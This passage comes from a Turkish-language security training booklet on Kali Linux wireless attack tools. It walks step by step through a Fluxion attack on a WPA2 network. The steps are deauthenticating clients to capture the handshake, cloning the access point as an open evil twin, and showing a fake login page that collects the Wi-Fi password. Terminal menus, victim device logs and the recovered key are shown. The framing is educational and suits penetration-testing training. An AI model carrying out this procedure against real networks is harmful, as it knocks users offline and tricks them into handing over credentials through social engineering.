Bu aşamada hangi uygulama ile Handshake yakalamak istiyorsak onu seçiyoruz. Ben bu aşamada “**pyrit**” uygulamasını seçtim Handshake yakalamak için.

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[-----]
[
[   FLUXION 2   < Fluxion Is The Future >
[
[-----]

[2] *Kaydet Handshake*

    [1] Deauth all
    [2] Deauth all [mdk3]
    [3] Deauth target
    [4] Rescan networks
    [5] Exit

[deltaxflux@fluxion]-[~]3
```


Resim 4.12: Deauthentication Saldırısı

Handshake yakalamamız için Deauthentication paketi (Sahte Kimlik Doğrulama) gönderiyoruz ve bu aşamamızda;

1. **Seçenek:** Erişim noktasındaki tüm aktif cihazlara kendi uygulaması ile gönderiyor.
2. **Seçenek:** mdk3 uygulaması ile tüm aktif cihazlara paketlerimizi gönderiyoruz.
3. **Seçenek:** Sadece erişim noktasına paketlerimizi gönderiyoruz.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

Ben bu aşamamızda sadece erişim noktasına Sahte Kimlik Doğrulama paketlerini göndermeyi tercih ettim ve bunun için 3. Seçeneği seçtim.



Resim 4.13: WPA Handshake

Sahte Kimlik Doğrulama paketlerini, erişim noktamıza gönderiyoruz resimden de görüldüğü üzere WPA Handshake'yi yakalamış bulunmaktayız. Handshake'yi yakaladıktan sonra işlem yaptığımız terminale gelerek 1. Seçenekte olan Handshake'yi kontrol et aşamamızı seçiyoruz ve Handshake'yi kontrol ettikten sonra bizi bir sonraki aşamaya yönlendiriyor.

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[~~~~~fluxion~~~~~]
[
[   FLUXION 2   < Fluxion Is The Future > ]
[
[~~~~~]
INFO WIFI

      SSID = Panda / WPA2
      Channel = 1
      Speed = 54 Mbps
      BSSID = 14:9D:09:53:08:F4 ( )

[2] Secenegi Sec

      [1] Web Interface
      [2] Exit

#? 1 
```

Resim 4.14: Web Arayüzü

Bu adımımızda Web Arayüzünü seçiyoruz. Sosyal Mühendislik kullanarak Web Arayüzü aracılığıyla internet kullanıcısının şifresini elde etmeye çalışacağız. Bu çalışmamızda uygulamanın bize sunmuş olduğu bazı Web Arayüzleri mevcuttur bunları bize sunmaktadır. Resim 4.15’de bu seçenekleri görmektesiniz. Ben arayüz olarak 9. sırada olanı yani Türkçe olanını seçiyorum.


```
File Edit View Search Terminal Help
[2] Giriş Sayfasını Seç


[1] English      [ENG] (NEUTRA)
[2] German       [GER] (NEUTRA)
[3] Russian      [RUS] (NEUTRA)
[4] Italian      [IT]  (NEUTRA)
[5] Spanish      [ESP] (NEUTRA)
[6] Portuguese   [POR] (NEUTRA)
[7] Chinese      [CN]  (NEUTRA)
[8] French       [FR]  (NEUTRA)
[9] Turkish      [TR]  (NEUTRA)
[10] Romanian    [RO]  (NEUTRA)
[11] Hungarian   [HU]  (NEUTRA)
[12] Arabic      [ARA] (NEUTRA)
[13] Greek       [GR]  (NEUTRA)
[14] Czech       [CZ]  (NEUTRA)
[15] Norwegian   [NO]  (NEUTRA)
[16] Bulgarian   [BG]  (NEUTRA)
[17] Serbian     [SRB] (NEUTRA)
[18] Polish      [PL]  (NEUTRA)
[19] Indonesian [ID]  (NEUTRA)
[20] Dutch       [NL]  (NEUTRA)
[21] Danish      [DAN] (NEUTRA)
[22] Hebrew      [HE]  (NEUTRA)
[23] Thai        [TH]  (NEUTRA)
[24] Portuguese [BR]  (NEUTRA)
[25] Slovenian  [SVN] (NEUTRA)
[26] Belkin     [ENG]
[27] Netgear    [ENG]
[28] Huawei     [ENG]
[29] Verizon    [ENG]
[30] Netgear    [ESP]
[31] Arris      [ESP]
[32] Vodafone   [ESP]
[33] TP-Link    [ENG]
[34] Ziggo      [NL]
[35] KPN        [NL]
[36] Ziggo2016 [NL]
[37] FRITZBOX_DE [DE]
[38] FRITZBOX_ENG [ENG]
[39] GENEXIS_DE [DE]
[40] Login-Netgear [Login-Netgear]
[41] Login-Xfinity [Login-Xfinity]
[42] Telekom
[43] Google
[44] MOVISTAR    [ESP]
[45] Geri

#? █
```

Resim 4.14: Arayüz Seçenekleri

Seçim işleminin ardından uygulamamız, asıl kullanılan erişim noktasının aynısını klonlayarak kullanıcıların kullanımına sunmaya başlıyor ve bu işlem sırasında kullanıcıları erişim noktasını kullanımından düşürüyor. Düşürmesinin amacı yarattığı sahte erişim noktasını kullanmaya yönlendirmek.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]



```
Server starting service.
DHCPDISCOVER from 90:b6:86:45:ab:60 via wlan0
DHCPOFFER on 192.168.1.100 to 90:b6:86:45:ab:60 (android-d7a3954827170933) via wlan0
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from 90:b6:86:45:ab:60 (android-d7a3954827170933) via wlan0
DHCPACK on 192.168.1.100 to 90:b6:86:45:ab:60 (android-d7a3954827170933) via wlan0
renew_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.168.1.100
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from 90:b6:86:45:ab:60 (android-d7a3954827170933) via wlan0
DHCPACK on 192.168.1.100 to 90:b6:86:45:ab:60 (android-d7a3954827170933) via wlan0
DHCPDISCOVER from 34:14:5f:44:07:9f via wlan0
DHCPOFFER on 192.168.1.101 to 34:14:5f:44:07:9f (Galaxy-R3-2016) via wlan0
DHCPREQUEST for 192.168.1.101 (192.168.1.1) from 34:14:5f:44:07:9f (Galaxy-R3-2016) via wlan0
DHCPACK on 192.168.1.101 to 34:14:5f:44:07:9f (Galaxy-R3-2016) via wlan0
renew_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.168.1.101
DHCPREQUEST for 192.168.1.101 (192.168.1.1) from 34:14:5f:44:07:9f (Galaxy-R3-2016) via wlan0
DHCPACK on 192.168.1.101 to 34:14:5f:44:07:9f (Galaxy-R3-2016) via wlan0


ACCESS POINT:
SSID.....: Panda
MAC.....: 14:90:09:53:08:F4
Channel.....: 1
Vendor.....:
Operation time.....: 00:01:06
Attempts.....: 0
Clients.....: 2

CLIENTS ONLINE:
1) 192.168.1.100 90:b6:86:45:ab:60 () android-d7a3954827170933

Request: connectivitycheck.android.com, -> 192.168.1.1
Request: www.googleapis.com, -> 192.168.1.1
Request: www.google.com, -> 192.168.1.1
Request: connectivitycheck.gstatic.com, -> 192.168.1.1
Request: connectivitycheck.gstatic.com, -> 192.168.1.1
Request: www.google.com, -> 192.168.1.1
Request: alt8-ntalk.google.com, -> 192.168.1.1
Request: connectivitycheck.gstatic.com, -> 192.168.1.1
Request: connectivitycheck.gstatic.com, -> 192.168.1.1
Request: www.google.com, -> 192.168.1.1
Request: api.netwera.com, -> 192.168.1.1
Request: z.moatads.com, -> 192.168.1.1
Request: config.ioan.de, -> 192.168.1.1
Request: api.twitch.tv, -> 192.168.1.1
Request: spade.twitch.tv, -> 192.168.1.1
Request: portal.fb.com, -> 192.168.1.1
Request: e6.whatsapp.net, -> 192.168.1.1
Request: 2.android.pool.ntp.org, -> 192.168.1.1
Request: e15.whatsapp.net, -> 192.168.1.1
Request: e8.whatsapp.net, -> 192.168.1.1
Request: e13.whatsapp.net, -> 192.168.1.1
Request: compress.googlezip.net, -> 192.168.1.1
Request: google.com.tr, -> 192.168.1.1
Request: android.clients.google.com, -> 192.168.1.1
Request: ieu.blackboard.com, -> 192.168.1.1
Request: graph.facebook.com, -> 192.168.1.1
Request: www.linkedin.com, -> 192.168.1.1
Request: alt2-ntalk.google.com, -> 192.168.1.1
Request: b.scorecardresearch.com, -> 192.168.1.1


Periodically re-reading blacklist/whitelist every 3 seconds
```

Resim 4.15: Sahte Erişim Noktasının Üretilişi



Resim 4.15: Sahte Erişim Noktası

Resim 4.15’de kırmızı ok ile göstermiş olduğumuz erişim noktası orijinal erişim noktasının kopyasıdır, tüm özellikleri ile kullanıcıların kullandığı erişim noktasının aynısıdır. Hedeflediğimiz erişim noktasından düşen kullanıcılar bu erişim noktasına şifre olmadan bağlanmaktadır. Erişim noktasını kullanmış olduklarını düşünselerde, kullandıkları cihazdan tarayıcılarını açtıklarında anda ise direk bizim yaratmış olduğumuz sahte Web Arayüzüne gireceklerdir.



Resim 4.16: WPA Şifresinin İstenmesi

Kullanıcının erişim noktasını kullanması için WPA şifresinin girilmesi beklenmektedir. Şifre girildiği anda Fluxion girilen WPA şifresinin doğru olup olmadığını kontrol eder ve şifrenin doğruluğunun sağlanmasını yapmaktadır. Şifrenin doğruluğu sağlandıktan sonra Fluxion işlem gördüğü terminali kapatarak, programın çalışması aşamasında yapmış olduğu tüm işlemleri geri döndürmektedir, ağ kartını Monitör(izleme) Modundan çıkarmaktadır ve tekrardan internet bağlanmasını sağlamaktadır.

```
Wifi Information
[00:00:00] 1/0 keys tested (91.31 k/s)
Time left: 0 seconds inf%
KEY FOUND! [ 12345678 ]
Master Key : 9A B4 6B C1 97 06 85 3A 2B 90 3C 7B 6D 5C B5 06
              9C 60 C0 90 4A 25 66 02 09 3A 41 BF 4A 73 9D 22
Transient Key : 3D 99 C2 7B 61 31 72 E5 FE BC 0A 4F 43 E2 F3 AC
                 4D A9 7E 05 D6 38 C7 61 3A BD 8F 25 BD 37 D4 CF
                 99 03 DA 54 FE A2 04 90 55 24 C2 C0 98 C6 11 D3
                 D9 DC B6 30 85 3E BC 23 D1 E0 C4 BE 97 19 D1 74
EAPOL HMAC : EB E3 D9 F9 3E 3D C1 F4 23 5F FD 3A 02 7F 13 78
The password was saved in /root/Panda-password.txt
```

Resim 4.16: WPA Şifresinin İstenmesi

Resim 4.16’da gördüğünüz gibi Fluxion uygulaması sayesinde kullanıcının WPA şifresini elde ediyoruz. Fluxion, WPA şifresini bulduktan sonra /root/ hedef dizinine hedeflenen erişim noktasının şifresini text dosyası olarak kopyalıyor.

Kaynaklar;

<https://tools.kali.org/wireless-attacks>

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-capturing-wpa-passwords-by-targeting-users-with-fluxion-attack-0176134/>

WPS Brute Force Attack Using Bully <https://www.youtube.com/watch?v=Ny3IG4X8hHY>

BGA Bilgi Güvenliđi A.Ş. Hakkında

BGA Bilgi Güvenliđi A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliđi sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliđi, stratejik siber güvenlik danışmanlıđı ve güvenlik eğitimi konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliđe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA’da sürdüren BGA Bilgi Güvenliđi’nin ilgi alanlarını “*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlıđı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*” oluşturmaktadır.

Gerçekleştirdiđi başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliđi, kurulduđu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000’den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliđi, kurulduđu 2008 yılından beri ülkemizde bilgi güvenliđi konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliđi AKADEMİSİ Hakkında

BGA Bilgi Güvenliđi A.Ş.’nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliđi AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalıđını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliđi AKADEMİSİ markasıyla bugüne kadar “Siber Güvenlik Kampları”, “Siber Güvenlik Staj Okulu”, “Siber Güvenlik Ar-Ge Destek Bursu”, “Ethical Hacking yarışmaları” ve “Siber Güvenlik Kütüphanesi” gibi birçok gönüllü faaliyetin destekleyici olmuştur.